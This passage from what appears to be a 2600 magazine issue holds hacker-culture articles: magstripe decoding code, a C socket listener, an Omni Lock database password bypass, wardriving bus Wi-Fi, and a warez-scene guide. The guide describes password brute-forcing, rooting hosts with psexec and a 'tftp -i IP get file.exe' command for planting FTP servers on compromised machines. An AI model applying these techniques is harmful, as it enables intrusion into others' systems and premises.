If (cardRaw(j) = 1) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + ";"
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + "="
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "?"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + ":"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "<"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + ">"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "0"
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + "1"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + "2"
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "3"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + "4"
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "5"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "6"
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 1) And (cardRaw(j + 2) = 1) And (cardRaw(j + 3) = 0) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + "7"
If (cardRaw(j) = 0) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 0) Then cardOut = cardOut + "8"
If (cardRaw(j) = 1) And (cardRaw(j + 1) = 0) And (cardRaw(j + 2) = 0) And (cardRaw(j + 3) = 1) And
➥(cardRaw(j + 4) = 1) Then cardOut = cardOut + "9"

Next

'Return the string
SwipeCard = cardOut
End Function
```

Listening Via Linux

by Solthae

Greetings. I bring you some simple C code that, when compiled, sets up a simple server on your system listening on a port of your request. But first...

Why did I code this and send it away? Without getting too longwinded, I simply wanted to provide an appetizer to the world of Linux network programming I've been getting into over the last year or so. The texts I've read and the projects I've worked on have kept me reading and continuing them (not always common). I'm hoping to turn on new people interested and help out those already interested who've not yet had any neat code to play with. I figured that the best way I could do that was by providing the most basic of code that would also be useful and entertaining. The result: my simple listener.c. Besides I love to see code in *2600*.

What does listener do? Listener listens on whatever machine it is executed on (provided "&" to run in background), waiting and listening (that's three) for connections to the specified port. For example:

```
solthae@mars$> ./listener 2600 &
then
solthae@mars$> telnet localhost 2600
```

will connect you to the listener program. What happens afterwards is up to you. How is that up to me? You modify listener to do something other than what I provided by editing the code at the bottom of the for loop (line 72). You'll see:

```
while(fgets(buf,sizeof buf,rStream)) { ...
```

This continues to receive requests (for telnet, requests are whatever was typed before pressing enter) and storing them in the "char buf[]". At that point you can process them at will. Hopefully at this point the opportunities are beginning to come to you (your own personal <blank> server, making your own honeypot to stick on the telnet port, perhaps begin work on a mud, a joke of the day echo server, etc.).

Since that's basically the whole shebang I'll leave you here. I have faith in your intelligence and also didn't want to bore you with attempting to explain what the various strange calls are doing (socket(2), listen(2), bind(2), etc.). Instead I left you with a program that doesn't support something as vital as multiple clients (see fork(2)). I also hard coded the families used, the specified services, and other goodies (such as broadcasting and general UDP which are not "hardcoded" but "notcoded"). These are for you to learn on your own and come highly recommended as interesting subjects to take up study (especially as just a hobby). This, I hope, will send you out of your dark room or (unfortunately) deeper into the Internet to find out socket programming information. Besides, it takes time to explain the whole concept (that's what books are for) as well as the specifics. So just read the comments and the verbose variable names to follow along. Either way I hope you enjoy the code (questions, comments, bitches, complaints to dear *2600*, I'll address them there).

Primary sources (not just the net):
TCP/IP Sockets in C by Donahoo & Calvert
Linux Socket Programming by Example by Warren W. Gay

Shout outs: The 2600tucson crew, Ashley, Noam Chomsky, Robitussin, Modest Mouse.

```
// ************************************************************************************************
// listener.c
// by solthae
// Simple server code that allows for remote connections. Can have various uses (honeypot,
// listener, mud server, etc). I've hardcoded it to run on localhost with no specific service
// being run, in hopes that those wishing to mod it for multiple clients, specific services, etc.
// will follow up and learn more on their own.
//
// Usage:
// listener 2600 &
// this will leave a process running as seen with ps', listening for connections on port 2600.
// ************************************************************************************************
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
```

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

// error() reports an error then exits program
void error(const char *err) {
    perror(err);
    exit(1);
}

int main(int argc, char **argv) {
    int z,x;
    struct sockaddr_in serverAddress;   // AF_INET family (like Momma's family)
    struct sockaddr_in clientAddress;   // AF_INET family
    unsigned short portNumber;                  // Port Number for server
    FILE *rStream = NULL;  // Read Stream
    FILE *wStream = NULL;  // Write Stream
    int s;                      // Socket
    int c;                      // Client Socket
    char buf[4096];  // I/O Buffer
    socklen_t addrlen;  // for accept(2) when using g++ compiler

    // Check for correct argument usage
    if(argc != 2) {
          fprintf(stderr,"Usage: %s <Port Number>\n", argv[0]);
          exit(1);
    }

    // Assign supplied argument as Port Number
    portNumber = atoi(argv[1]);

    // Create a TCP/IP socket to use:
    if((s = socket(PF_INET,SOCK_STREAM,0)) == -1)
          error("socket(2)");

    // Fill in local address structure (that'd be our server address)
    memset(&serverAddress, 0, sizeof(serverAddress));   // Clear out structure
    serverAddress.sin_family = AF_INET;       // Internet address family
    serverAddress.sin_addr.s_addr = htonl(INADDR_ANY);  // Any incomming interface
    serverAddress.sin_port = htons(portNumber);    // Local port to use

    // Bind to the server address:
    if((z = bind(s,(struct sockaddr *)&serverAddress,sizeof(serverAddress))) == -1)
          error("bind(2)");

    // Make it a listening socket:
    if((z = listen(s,10)) == -1)
          error("listen(2)");

    // The server loop:
    for(;;) {
          // Wait for a connection:
          addrlen = sizeof(clientAddress);
          if((c = accept(s,(struct sockaddr *)&clientAddress,&addrlen)) == -1)
              error("accept(2)");

          // Thr read stream is where the clients requests are going
          // to becomming in through (don't mix them up)
          // create read stream:
          if(!(rStream = fdopen(c,"r"))) {
              close(c);
              continue;
          }

          // The write stream is where you are going to print your
          // messages (like requests) to the client (don't mix them up)
          // create write stream
          if(!(wStream = fdopen(dup(c),"w"))) {
              fclose(rStream);
              continue;
          }

          // Set both streams to line buffered mode:
          setlinebuf(rStream);
          setlinebuf(wStream);

          printf("---------------------------------\n");
          printf("Put a telnet message here for fun\n");
          printf("---------------------------------\n");

          // ------------------------NOTE TO READERS---------------------------
          // This is the main workhorse of the code. This takes requests from
          // the client through the read stream rStream. You then can process these
```

```
        // 'requests' (i.e., sent text, etc.) as a 'char buf[]' (i.e, string).
        // Below: process 1 echo's sent command, process 2 prints stringlen,
        // and the last one goes through buf on by one printing the chars.
        // Enjoy making creative ways to process buf from different clients!
        // ------------------------------------------------------------------
        // Process client's requests:
        while(fgets(buf,sizeof buf,rStream)) {
            printf("\necho: %s",buf);          //---- Process 1
            printf("\nsize: %d",strlen(buf)); //---- Process 2
            for(x=0;x<strlen(buf);x++)         //---- Process 3
                printf("\n%c",buf[x]);
        }

        // Close client's connection
        fclose(wStream);
        shutdown(fileno(rStream),SHUT_RDWR);
        fclose(rStream);
    }

    // If control gets here there's a major problem with time/space
    return 0;
}
```

Passwords on a Cue Cat

by SARain

Do you still have one of those old keyboard-connecting Cue Cats from Digital Convergence? Well, if you do then you can use it to create a very hard to crack password for most programs or services and it won't even take you ten seconds to enter it in. All you need to do is connect your Cue Cat to your computer and open up gedit, notepad, or some other typing program. Now look around your house - or computer desk if you're lazy - and find a bar code that you can always have available (I used my student ID bar code). Scan the card with your Cue Cat and a string of numbers and letters should appear in your typing program. Do this several times to make sure you get the same string most of the time. Now copy the string that appears the most and paste it into the new password prompt for whatever you want to use it for. I would recommend writing this string down somewhere or saving it to a file (you could encrypt the file with an easier to remember password) just in case your Cue Cat or bar code ever gets lost or damaged. In order to use it, all you have to do is open up the program or service that you have set to use this password and, with the blinking cursor in the dialog box, scan your bar code. You will see it enter the string and then it will automatically hit enter.

Just a few precautions when using your Cue Cat for passwords. 1) Your Cue Cat has a unique serial number included in the string it displays so you can only use that particular Cue Cat to enter the password. 2) Your passwords are only as strong as their weakest link. If you leave your bar code laying around, other people could use it.

Overall I have found it to be very handy for password entry and often faster than entering a shorter password on the keyboard.

The Global Date Format 1975.02.05

by Richard Cheshire
cheshire@2600.com

There are many ways of writing the date. I got my "epiphany" back in the 1970's. It was during the period between the end of the Apollo program, and the beginning of the space shuttle era in 1981. I was watching a documentary about NASA and noticed that the clock in the control center that usually showed MET (Mission Elapsed Time, or the time since the spacecraft lifted off the launch pad) was showing the current date and time.

It was only one of those short four second "establishment shots" that a film director will use to establish where a scene is taking

place. As they panned across the room, I couldn't help but notice that the clock was showing the year, month, day, hour, minute, and second in that order! "Wow!" I thought to myself. "That makes sense!" I've been writing the date in that format ever since. Of course I still wrote it wrong for many years, not knowing any better.

You see, the beauty of writing the date in the format 1975.02.05 meant that there was no ambiguity as to whether I meant the Second of May or the Fifth of February. You simply read it from highest to lowest (year followed by month followed by day). And the real charmer was the fact that this format is computer sortable! In the American convention of writing the date 02/05/75, files named with the year would have the files from February's of different years sorted all mixed together, while 75.02.05 would always sort ahead of 76.02.03.

When I found the World Wide Web in 1996, I had to change my habit of 20 years. Like most people, I rebel against change and I didn't like it when I found out. But it seems that this format is an international standard - I had just been using the wrong character as a separator. But instead of "dots" I had to change to "dashes" as in 75-02-05.

Back in the 70's I'd stop in the public library and read *Aviation Week* magazine (the "magazine of record" for the aerospace industry), just because I've always been a bit of a space cadet (which is why I now live in Florida where I can watch NASA launch rockets to Mars and send men and metal into Earth orbit). I noticed that the Europeans used the decimal point in their phone numbers and it looked like an elegant way of denoting the fact that my date format was "different" from the way most people did things.

Shortly after I found the web, I found Markus Kuhn's web page at a university in Germany. His web page on ISO-8601 International Date And Time Format changed my life and brought me a sense of self-vindication. This was the way the world did things. Now I've been accused of being one of those "one world" creeps who thinks there should be a single world government. Absolutely not. But as a science fiction fan who thinks *Star Trek* is pretty neat, I think the world needs to pull together into a joint space program to reach the moon as a stepping stone for Mars, the asteroids and beyond. I'm not a "one worlder," I'm a multi-worlder!

Markus Kuhn has moved his page to http://www.cl.cam.ac.uk/~mgk25/iso-time.html at Cambridge University in England. Besides quoting the standard itself, it also points out some interesting things about this date format. For one thing, it is already in use by more than three quarters of the world's population. China has more than half of that population, and China (usually considered a backward nation) is already using the format.

You can do it, too!

If you're a programmer, you instinctively recognize that the format of YYMMDD (or YYYYMMDD if you want to avoid "The Century Problem") lends itself to sorting, and the beauty of the concept makes you want to use it in everyday life as well. But the rest of America hasn't recognized this format yet. Over the years that I've used the format, I've noticed that people look at it funny. That's simply because not many people use it.

And when bureaucrats hand me a form where they've already filled in the date and tell me "sign there," I sign my name and then put the date next to it in my format. If they ask (and they usually don't), I explain it's the international format that I always use and, should it become necessary, I will be able to quickly prove it's my signature if my date format is used. With all the "identity theft" issues going on around now, this is making more sense to people.

Now *you,* dear reader, are just one person. You may be thinking, "What I do as just one person can't be that significant." But it can be! If we each print out a copy of the Standard, and show it to the people in the Front Office where we work, we can help America join the rest of the world in one, seemingly small, insignificant area. Maybe you can help show that the hackers of the world want to foster global cooperation, and that those bullies of the world who write viruses are not who the hackers really are.

Behind the Scenes of ITEC and the Milwaukee Bus System

by Eoban
eoban@eoban.com

First, a little background: All the municipal buses in Milwaukee have LCD video displays in them showing where one is in the city. It also shows weather, news, sports, ads, and so on.

So one day while wardriving, a few friends and I discovered a rather interesting characteristic of all (as far as we can tell) municipal buses in the city of Milwaukee. When a bus drove by, an AP with an SSID of "route_mi" appeared on our stumbler, slowly increasing in signal strength and then, as the bus passed us, decreasing and disappearing in a few more seconds. We reached the conclusion that it was the bus itself and we sped after it. After a few more seconds, we realized it was an ad-hoc connection and ran standard 128-bit WEP.

We didn't have a sniffer ready to go that day so we drove around and found another bus. Same thing. We figured we could crack it pretty easily as long as the bus actually used wi-fi for sending something - there had to be encrypted traffic being transmitted. Trying to crack WEP with an LLC packet every minute or two ain't gonna work so well. We also figured that all the buses (to simplify things a bit) would all run the same key. Even if the buses only used the wi-fi points for telemetry synching while parked at the central station, we could just sit across the street from the station and log packets that way.

That night, a little googling uncovered a *ComputerWorld* online article that mentioned, albeit briefly, that ITEC Entertainment had wi-fi networks for video on buses in Milwaukee, Birmingham, and Orlando. There was also a recent Australian spinoff of ITEC that was running trials in Sydney. So the wi-fi network did transmit something interesting. But then things became a little more confusing when we discovered a company/system called Transit TV (http://www.transitv.com). It turns out Transit TV is a subsidiary of ITEC, and their web site has absolutely no problem with giving away all the technical details behind their systems' operation. All their wi-fi equipment is Cisco, and the media servers and onboard computers are just Intel PCs. Have a look at their white paper at: http://www.transitv.com/network3➥/wht_papr/3000-CDI-002-003.pdf circa July 2001.

But this document, while intriguing, yielded little information as to when the buses actually updated their video files. All we could get was that they were updated "overnight." According to MCTS's own schedules, the buses parked from around 2:30 am to 4:30 am. The transfer would almost certainly have to be during this time period. So that's when we'd have to grab their packets. And even then, we might have to get inside a building somewhere.

But we haven't cracked jack shit yet, so I'm left to speculate. For now, all I can say is that it is plainly idiotic to not cloak the SSID of something like this. There is absolutely no reason why anyone else would need to know about "route_mi" but there it is in the open anyway. I credit them for running WEP, of course, but it still is only WEP. It is only a matter of time before it's compromised, and because the software itself appears to be relatively well-documented, it's simply a matter of changing your chipset's MAC address and SSID to impersonate the other end of the ad-hoc connection and upload your own video file.

For now, let me say that I don't plan to do this. But I can't speak for anyone else who has knowledge of the Transit TV network's presence in their local bus system.

If you live in Milwaukee, Birmingham, Orlando, Sydney, or anywhere else that has a similar system, I'd like to hear about your experiences with the buses. It's my understanding it may be implemented on trains as well. All in all, as this kind of technology becomes more widespread, it's important for advertising firms, city governments, and the designers of the system itself to recognize the potential for abuse. Run a network like ITEC Transit TV and you're simply asking for it.

Many thanks to AK_RAGE for the laptop and ultimate 200mW wardriving card and Brian for lending us the ultimate wardriving machine, his Toyota Matrix.

Omni Locks and stupid politics

by Toby
toby@richards.net

Omni Locks and the impact of stupid corporate politics on security could easily each have its own article. I am using each subject as the example for the other. But as you read, be sure to consider the implications of each on its own merit.

Omni Locks

Omni Locks (http://www.omnilock.com/) are a popular brand of combination lock for securing doors. You'll commonly find these on the doors to server rooms and, in some companies, you may find them on all perimeter doors. In particular, the Omni Lock 2000 model can be programmed with employee name and combination pairs, which allows the lock to keep logs of who uses the door. This model is identified by the model name found on the underside of the lock. The flow generally goes like this: The Omni Lock software, called "Facility Manager," is the interface to a database file. The Facility Manager loads itself onto a PDA (the PDA needs to be IRDA capable for this to be useful). The PDA then synchronizes with the Facility Manager database. Now, point your IRDA capable PDA at an Omni Lock to synchronize users, combinations, and logs.

You can't just go reprogramming any Omni Lock 2000 just because you got your hands on a copy of Facility Manager and a PDA with IRDA. When you run Facility Manager for the first time, you create a new "facility." A facility seems to be the combination of the database and its unique identifier. Unless you have a brand new Omni Lock 2000, then you cannot synchronize with your lock unless the PDA and lock have the same facility.

But that hardly makes the system secure. The database file, which is called "New Facility.ODF" by default, is actually a password protected Microsoft Access database. Rename the file with a .MDB extension and run any Office/Access password recovery tool on it. I used AccentSoft's tool (http://www.passwordrecoverytools.com/en/office.shtml) because it was the first one I found with a fully functional demo version. At this point we can look at the file with Access, or we can rename it back to an .ODF file and run Facility Manager on it.

Stupid Politics

You would think that it is self-evident that keeping the ODF database file secure is key. But political power struggles and petty personal agendas can cloud people's judgment. In one organization, the Omni Locks are managed by the support (building maintenance) department. It is very important to these support folks that they retain the only control over the Omni Locks. They don't want anyone, including IT, to have any control or maintenance access to the locks. They have specifically told the IT department to stay out of Omni Lock business. So IT was never told where the Omni Lock files were. IT never poked around to figure it out, either, because that would be disobeying the V.P. who told them to butt out.

But it was inevitable that the IT department would one day hire someone curious. And so the new network administrator looked for the Omni Lock files. He found them in `\\SERVER\DEPARTMENTS\SUPPORT\OMNILOCK\`. That's kind of an obvious place, but it gets worse. Who do you suppose has read access to these files? *All users!*

If support had put the best interests of the company ahead of their own political agendas, this would have been avoided. But why should we trust the network administrator (who has access to everything anyway)?

Conclusion

The worst security risk remains the human factor. And is worse than just social engineering. Stupid politics can compromise network and even physical security.

A Guide to Internet Piracy

by b-bstf
charmss5@hotmail.com

I've written this article after reading a few letters which show that some readers seem to know little about piracy on the Internet. I don't know everything about piracy on the net, but I would go so far as to say that I know a fair bit about it.

First off, piracy isn't just a few guys who work at cinemas and software stores taking the odd film or game home and sharing it on their home FTP servers or KaZaA.

Piracy on the Internet, or "the warez scene" (as those into it like to call it) is surprisingly organized. Pirated software/games/movies/➥anything are called "warez" and will referred to as that from now on.

The Piracy "Food Chain"

Top

Warez/Release Groups - People who release the warez to the warez community. Often linked with Site Traders.

Site Traders - People who trade the releases from the above groups on fast servers.

FXP Boards - Skript Kiddies who scan/hack/fill vulnerable computers with warez.

IRC Kiddies - Users of IRC (Internet Relay Chat) who download from "XDCC Bots" or "Fserves."

KaZaA Kiddies - Users of KaZaA and other p2p (peer to peer) programs.

Bottom

We'll start at the bottom.

KaZaA Kiddies

At the bottom of the piracy food chain we have the KaZaA Kiddies. There appear to be two groups of these KaZaA Kiddies. First, the 13 year old kids with broadband downloading the odd mp3 here and there because they can't afford outrageously overpriced CDs from stores. Harmless kids, costing no one any real money, pursuing their musical interest. Also, these are the people being labeled "pirates." These are the ones "Killing the Music Industry." These are the ones who are being sued by the RIAA for thousands of dollars. *Sigh.*

Second are the older, p2p veterans who use other p2p networks (Gnutella, BitTorrent, EMule) and programs as well as KaZaA. In addition to using p2p for music, they may also download games, programs, movies, etc.

IRC Kiddies

Not far up from the KaZaA Kiddies we have the people who go to IRC for their warez fix. These folks can be more knowledgeable about computers and the Internet but tend to be just as irritating as the KaZaA Kiddies. Warez Channels are often run by people who have access to a fair amount of pirated material (more about them later). There are generally two types of these Warez Channels:

Fserve Chans. These can often be run by the same KaZaA or IRC kiddies. They don't really have a reason to run them; they just like to feel important. They mainly use the mIRC client's File Server function and some "133t skript" to share their warez direct from their hard drives.

XDCC Chans. These are usually run by people into FXP Boards or Sitetrading. They have access to fast, new warez. They "employ" people to "hack" into computers with fast Internet connections and install XDCC Clients (usually iroffer - www.iroffer.org) which are used to share out pirated goods. From what I've seen, the people running these channels must primarily do it because they like to have power over a lot of people (being a chan op), but also they will often be given free shell accounts to run BNCs, Eggdrops, etc. by shell companies in exchange for an advert in the topic of the channel.

IRC Kiddies can be found on EFnet (irc.efnet.net) or Rizon (irc.rizon.net). Other servers and channels can be found through www.packetnews.org.

FXP Boards

FXP is the File eXchange Protocol. It isn't an actual protocol, just a method of transfer making use of a vulnerability in FTP. It allows the transfer of files between two FTP servers. Rather than client to server, the transfer becomes server to server. FXP usually allows

faster transfer speeds although it is generally not enabled on commercial servers as it is also a vulnerability known as the "FTP Bounce Attack."

The Boards. FXP Boards usually run Vbulletin (forum software www.vbulletin.org) and its members consist of Scanners, Hackers, and Fillers. There are also usually a few odd members such as Graphics People or Administrators but they don't do much.

The Scanner. The Scanner's job is to scan IP ranges where fast Internet connections are known to lie (usually university, etc.) for computers with remote-root vulnerabilities. We're talking brute forcing MS SQL and Netbios passwords, scanning for servers with the IIS Unicode bug (yes that three-year-old one). Oh yes, FXP Boards are where the lowest of the low Script Kiddies lurk. The Scanner will often use already "hacked" computers for his scanning (known as scanstro's), using "remote scan" programs such as SQLHF, XScan, Fscan, and HScan along with a nice program to hide them (hiderun.exe) from the user of the computer. Once the Scanner has gotten his results, he'll run off to his FXP Board and post it. This is where the "Hacker" comes into play.

The "Hacker"/Script Kiddie/dot-slash Kiddie. Now I think it's fairly obvious what the "Hackers" do. (They actually call themselves hackers!) Yes, they break into computers! Their OS of choice (for breaking into) is usually Windows. There are many easy to exploit vulnerabilities and *nix scares these people. The Hacker's job is to run his application and "root" the scanned server. The program he uses (of course) depends upon the vulnerability the Scanner has scanned for. For example, if it's Netbios Password he will often either use psexec (www.sysinternals.com) or DameWare NT Utilities. There are various other vulnerabilities and programs used - too many to list here. Once he has "rooted" the computer (this usually means getting a remote shell with admin rights), he will use a technique known as "the tftp method" or "the echo method" (tftp -i IP get file.exe) to upload and install an FTPD (this is almost always Serv-U) on his target. (In the case of the IRC Kiddies this would also be iroffer.) Once the FTPD is installed and working he'll post the "admin" logins to the FTP server on his FXP Board. Depending on the speed of the compromised computer's (or "pubstro"/"stro") Internet connection and the hard drive space, it will be "taken" either by a Filler or a Scanner.

The Filler. Now if the "pubstro" is fast enough and has enough hard drive space, it's the Filler's job to get to work filling it with the latest warez (the Filler usually has another source for his warez such as Site Trading). Once he's done FXPing his warez, the Filler goes back to the board and posts "leech logins" (read only logins) for one and all to use. What a great community!

FXP Boards are mostly full of Script Kiddies and people with too much time on their hands. They like to think the FBI are after them and get very paranoid, but in reality no one really gives a damn what they're up to except the unlucky sysops who get all their bandwidth eaten up because they forgot to patch a three-year-old vulnerability. The true "n00b" FXP Boards can be found on wondernet (irc.wondernet.nu) so, if you like, go sign up on one and see what it's all about. Tip: Pretend to be female. This will almost guarantee you a place on a board. Say you can scan/hack dcom, netbios, sql, apache, and have a 10mbit .eu 0hour source.

Site Trading

Next on the list, and pretty much at the top or near the top (as far as I've seen) are the Site Traders. These are generally just people with too much time on their hands who have possibly worked their way up through FXP Boards. Site Trading is basically the trading of pirated material between sites.

The Sites. These sites have very fast Internet connections (10mbit is considered the minimum, 100mbit good, and anything higher pretty damn good) and huge hard disk drives (200GB would probably be the minimum). These sites are often hosted at schools, universities, people's work, and in Sweden (10mbit lines are damn cheap in .se). These sites are referred to as being "legit." This means that the owner of the computer knows that they are there and being run. Fast connections mean a lot to some people. If you have access to a 100mbit line (and are willing to run a warez server there), there are people who would quite happily pay for and have a computer shipped to you just for hosting a site that they will make absolutely no profit from (you can meet them on EFnet). Unfortunately, this is where credit card fraud can come into Site Trading. This is frowned upon by pretty much everyone (there is already enough paranoia and risk in Site Trading) but some people do use stolen credit card information to buy hard drives and such. To be fair, Site Traders aren't a bad bunch - the majority don't even believe in making any money out of it and insist that they are just do-

ing it for fun. Anyways, back to the sites. GLFTPD is considered to be the FTPD to use (in fact, a lot of Site Traders and warez groups will not join a site unless it is running GLFTPD). This also means that *nix is the OS of choice (as there is no GLFTPD win port). As well as running an FTPD, the sites run an eggdrop bot with various scripts installed. The bot will make an announcement on an IRC channel whenever a directory is made or upload completed. It will also give race information.

The People. There are basically two ranks in sitetrading: "SiteOps" and "Racers."

SiteOps, as you will have guessed, are the administrators. There are usually between two and five SiteOps. One is often the supplier of the site, another the person who found the supplier and guided them through the installation of the FTPD. The others will be friends and people involved in the warez scene. One or more of the SiteOps will be the "nuker." It is his job to "nuke" any releases that are old or fake (more about releases shortly).

Racers are the folks who will "race" releases between sites. Usually they will have access to a number of sites and will FXP releases as soon as they're released. FXPing a release will gain credits. The ratio is usually 1:3, so FXPing 100MB will get them 300MB credits on the site, allowing them to FXP 300mb of data from that site, which will gain them 900mb where they FXP that, etc., etc. "Racing" of releases occurs when two or more racers are uploading the same file. The "race" is to upload the most of the release at the fastest speed. Racing happens shortly after a release is... released.

Warez/Release Groups/"grps"

These are the ones basically supplying everyone with the warez. These are the ones the MPAA and RIAA don't seem to be too worried about, or at least aren't making a big public fuss about. However, these groups are known to the FBI and they know that the FBI and whatever other authorities are watching them and collecting evidence. They know that one day these authorities will strike as they have done in the past. A lot of these people are just hoping that they won't be caught when it happens. As a result of this, anyone "high up" is extremely paranoid. Most users will use multiple BNCs (BouNCer, an IRC proxy) before even going near an IRC network. A lot of large groups will own their own IRC Networks and SSL is used at every opportunity (FTP, IRC, etc.). It's hard to understand why these people actually do it when there is such a risk. The main reasons are, in my opinion, boredom. At the end of the day, if you're sitting in front of your computer for most of your life you may as well be doing something other than flaming AOLers on IRC, and this sort of thing keeps you busy. Another reason is geekiness. Knowing that you were one of the first people on the Internet to see that film, or that it's because of you that thousands of people are now playing that leaked Halflife 2 alpha and there are news articles everywhere about this "anonymous leaker" - it feels good, in a geeky kind of way. A lot of these people (not all, not all) may have rather uneventful lives and to know that, although at school, college, or work they're considered a loser, they can go home at night and be looked upon as some kind of god within their group of online friends would feel good.

I do not believe that profit is a factor. These groups insist that they don't do this sort of thing for money, and I believe them.

Here's a quote from a DEViANCE .nfo file: *We do this just for FUN. We are against any profit or commercialisation of piracy. We do not spread any release, others do that. In fact, we BUY all our own games with our own hard earned and worked for efforts. Which is from our own real life non-scene jobs. As we love game originals. Nothing beats a quality original. "If you like this game, BUY it. We did!"*

A quote from a Team Razor .nfo file: *SUPPORT THE COMPANIES THAT PRODUCE QUALITY SOFTWARE! IF YOU ENJOYED THIS PRODUCT, BUY IT! SOFTWARE AUTHORS DESERVE SUPPORT!!*

Releases

A release is a piece of pirated material packaged and released by a warez group. The format of the release varies, but in the case of games or programs the release is usually in bin/cue, compressed with RAR, and split into 15,000,000 byte files. The naming of the release will usually be something along the lines of "New.Game.3-ReLEASEGROUP".

The types of releases vary. In games there are mainly either CD Images (bin/cue format) or Rips. Movies are either DivX/Xvids (usually 600-800mb files) or SVCD/VCDs (two or three bin/cue files). There are many different types of movie releases. A great list of these can be found at www.vcdquality.com. Releases will almost always be accompanied by a .nfo file. This will provide information about the release and the group.

Additional Info

The following information is not from first hand experience, like the past information has been. This has been obtained from text files,

told to me by people, and assumed. It will be mostly accurate, but there may well be errors.

The main members of any release group are:

The Supplier. This is the guy working at the local cinema or games store, the guy with the digital camera happy to sneak it into the cinema, etc. Generally these people have to have access to new material, usually before anyone else gets to it. Often they will also have to have a fairly decent upload speed.

The Cracker. (only in games/apps groups) This will vary between groups. For example, a VCD/SVCD group would not require a cracker. But the cracker plays an important role. He will have to crack the game's protection that stops the game from being played without the official CD. This guy usually has a fair bit of programming experience and can be quite smart.

Site Supplier. Similar to Site Trading, however warez groups are often more picky about the sites they choose. The minimum speed is usually 100MBit and often groups will only accept sites that are being supplied by the actual System Ops/Admins themselves.

Courier. This guy's role is basically Site Trading. He has to distribute the group's release to other sites.

Terms you may have heard and their meanings:

PRE/PRE'd. When a release is released announcements will be made across many IRC channels called "PRE Chans." This is called the "PRE Time" and is the official time of release. PRE Time is used mainly in site trading.

0.* This is a reference to how new the release is.

0sec. This is a dream - n00b IRC Chans often use this term but they are lying.

0hour. Means the release was PRE'd under an hour ago.

0day. Means the release was PRE'd under an hour ago.

And so on....

Nuked. If a release is Nuked, the uploader of the release will lose credits on the site he is Nuked on. A release is Nuked when it is breaking site rules (like eight hours of PRE or earlier).

Pubstro/Stro. This is a computer that has been compromised and has an FTPD running on it. It will be used to share warez, mainly to the FXP Community.

ScanStro. Similar to the above, but is used to scan for other vulnerable computers.

Pub/Pubbing. Pubs are dead. These are from the old days when many university and business FTP servers had write access enabled on anonymous accounts. So instead of breaking into a computer, the warez kiddies would just upload their warez and give the IP address to their friends. This was very popular but died out for obvious reasons.

Tagging. Once found a Pub would be "tagged" (a folder with the name "tagged.by.lamepubkiddie" or something similar would be made). The idea was that if a Pub was already "tagged" other Pubbers would leave it alone. This apparently worked for a while, with people respecting other people's tags and leaving the Pubs alone. But it certainly hasn't worked for a very long time.

Dir Locking. This was used in Pubbing to stop people other than your warez group finding and downloading your warez (and slowing the server down). You would hide it, using directory names such as "com1" and "." These directory names would also be hard to delete or even open, so it could take some time before the warez were found by the server admin.

Raping. The act of Raping an FTP server is when someone downloads pretty much everything they can from it at a very fast speed. It's frowned upon.

Leeching. Downloading a lot without uploading.

PubStealing/Rehacking. Back "in the day" this would have been referring to as uploading to an already tagged Pub. Now it means replacing someone else's Serv-U with yours. PubStealing is frowned upon and people will often be banned from FXP Boards if they are found to be doing it.

Securing. The act of Securing a pubstro would involve deleting key files such as ftp.exe, tftp.exe, cmd.exe, etc. or changing the username/password. Securing methods depend upon the vulnerability.

Some warez related links:

www.nforce.nl - a site that archives .nfos and releases. This site is frowned upon by people in "the scene."

www.isonews.com - a site seized by the federal government.

www.vcdquality.com - for movies specifically.

www.fxp.nl - fxp stuff.

www.jtpfxp.net - rather large archive of fxp/script kiddie tutorials.

www.packetnews.org - XDCC search engine.

www.downhillbattle.org - not related, but fuck the RIAA!

If I've mentioned a program and not given a link it's because it can be easily found through Google.

That's all. I hope this has given someone a better view of piracy.

Verbal Constructs

Reference Material

Dear *2600:*

